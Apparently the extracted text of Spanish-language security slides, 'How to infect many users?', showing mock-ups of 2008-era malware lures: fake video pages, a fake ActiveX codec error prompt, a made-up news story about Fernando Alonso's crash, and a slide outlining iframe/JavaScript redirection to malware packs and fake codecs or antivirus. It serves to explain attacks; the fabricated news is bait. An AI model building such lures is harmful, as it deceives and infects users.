
Colorful Independence Day events have already started throughout the country. The largest firework happens on the last weekday before the Fourth of July. Unprecedented sum of money was spent on this fabulous show. If you want to see the best Independence Day firework just click on the video and run it.

¿Cómo infectar muchos usuarios?



¿Cómo infectar muchos usuarios?

2008.....5



¿Cómo infectar muchos usuarios?



¿Cómo infectar muchos usuarios?

All > Science > General Sciences

67

diggs

dugg!

[Has the Large Hadron Collider killed us all yet? Find out!](#)

hasthelargehadroncolliderd... — With all the news about the risks about the Large Hadron Collider going online tomorrow, we finally have a definitive source for the damage caused by the monster of science.



Share



Favorite?



aramova

18 hr 29 min ago

¿Cómo infectar muchos usuarios?

All > Science > General Sciences

67

diggs

dugg!

Has the La

hasthelargehadron
definitive source

Share ☆ Favo

VIDEO

LARGE HADRON COLLIDER

Message Box Object Error



Video ActiveX Object Error:

Your browser cannot display this video file.

You need to download new version of Video ActiveX Object to play this video file.

To download new version of video decoder click «[Continue](#)».

[Continue](#)

[Cancel](#)

[Details...](#)



00:01 / 00:58



Filed under: [Large](#), [Hadron](#), [Collider](#), [Celebrity](#), [People](#), [Video](#), [Offbeat](#), [Clip](#)


[+SHARE](#) | [COMMENTS \(0\)](#)

ine tomorrow, we finally have a

¿Cómo infectar muchos usuarios?

VIDEO

LARGE HADRON COLLIDER



Filed under: [Large](#), [Hadron](#), [Collider](#), [Celebrity](#), [People](#), [Video](#), [Offbeat](#), [Clip](#)
[+SHARE](#) | [COMMENTS \(0\)](#)

¿Cómo infectar muchos usuarios?

EL PAIS



Fernando Alonso en estado grave luego de un imprevisto accidente

Madrid, 22 Jul. (ElPais.com).

El piloto de Fórmula 1 Fernando Alonso Díaz sufrió esta mañana un grave accidente de tráfico cuando se dirigía a una reunión de prensa en Bilbao. Alonso fue sorprendido por otro automóvil en una intersección. El conductor de este vehículo perdió la vida instantáneamente, y Fernando Alonso se encuentra en estado grave.

Alonso actualmente está internado en un hospital privado en Bilbao, los médicos aseguran lesiones en su médula ósea. **En el siguiente video**

se encuentran los detalles y declaraciones del personal a cargo.




¿Y si hago click?

**iFrames & Javascript -> Redirección a
sitio malicioso -> Malware pack**

**Descarga de ejecutables, ActiveX (falsos
códecs, antivirus, ...)**

¿Y si hago click?





Worldwide | English

[Sign Up](#) | [QuickList \(0\)](#) | [Help](#) | [Sign In](#)

Home

Videos

Channels

Community

Videos

Search

[advanced](#)

[Upload](#)

TitulodeVideo

Hello, you either have JavaScript turned off or an old version of Adobe's Flash Player. [Get the latest Flash player.](#)

Rate: ★★★★★ 6 ratings

Views: 1200

Share

Favorite

Playlists

Flag

MySpace

Facebook

Digg

[\(more share options\)](#)

Commentary

Statistics & Data

Video Responses: 0

Text Comments: 1

▶ Video Responses (0)

[Sign in to post a Video Response](#)

▼ Text Comments (2)

[Sign in to post a Comment](#)

Show: [Help](#)

XXXXXXXXXXXXXX (3 weeks ago)

Ohh!!! that video is great!!!

[Reply](#)


0



[View all 1 comments](#)

Would you like to comment?

[Join YouTube](#) for a free account, or [sign in](#) if you are already a member.



From: XXXXXXXXXX

Joined: x months ago

Videos: XXXXXXXXX

[Subscribe](#)

Added: May 15, 2008 [\(More info\)](#)

Description del Video

Embed:

[Customize](#)

`<object width="425" height="344"><param name="movie" value="http.`

▶ More From: XXXXXXXXX

▼ Related Videos



MAN TGX V8 vs Brabus G V12

07:23 From: iceem22

Views: 99,154



Fifth Gear: Mercedes Unimog U500

04:38 From: XXXXXXXXX

Views: 3,428



Unimog Brabus Black Edition

02:43 From: Chrigel78

Views: 44,001



Mercedes CL AMG vs BRABUS vs CARLSSON vs WALD


02:59 From: DaniDupeto

Views: 6,130



unimog u500 long 4'4

05:25 From: xlongzian



From: [Mutombe](#)
Joined: 7 months ago
Videos: 12

Relative movies.

From: [chids82](#)
Length: 7:21
View: 42,694
Rating: ★★★★★

From: [melonberry1190](#)
Length: 15:49
View: 725,795
Rating: ★★★★★

From: [tmoney42000](#)
Length: 7:31
View: 483,863
Rating: ★★★★★☆

From: [budda9](#)
Length: 4:10
View: 362,897
Rating: ★★★★★

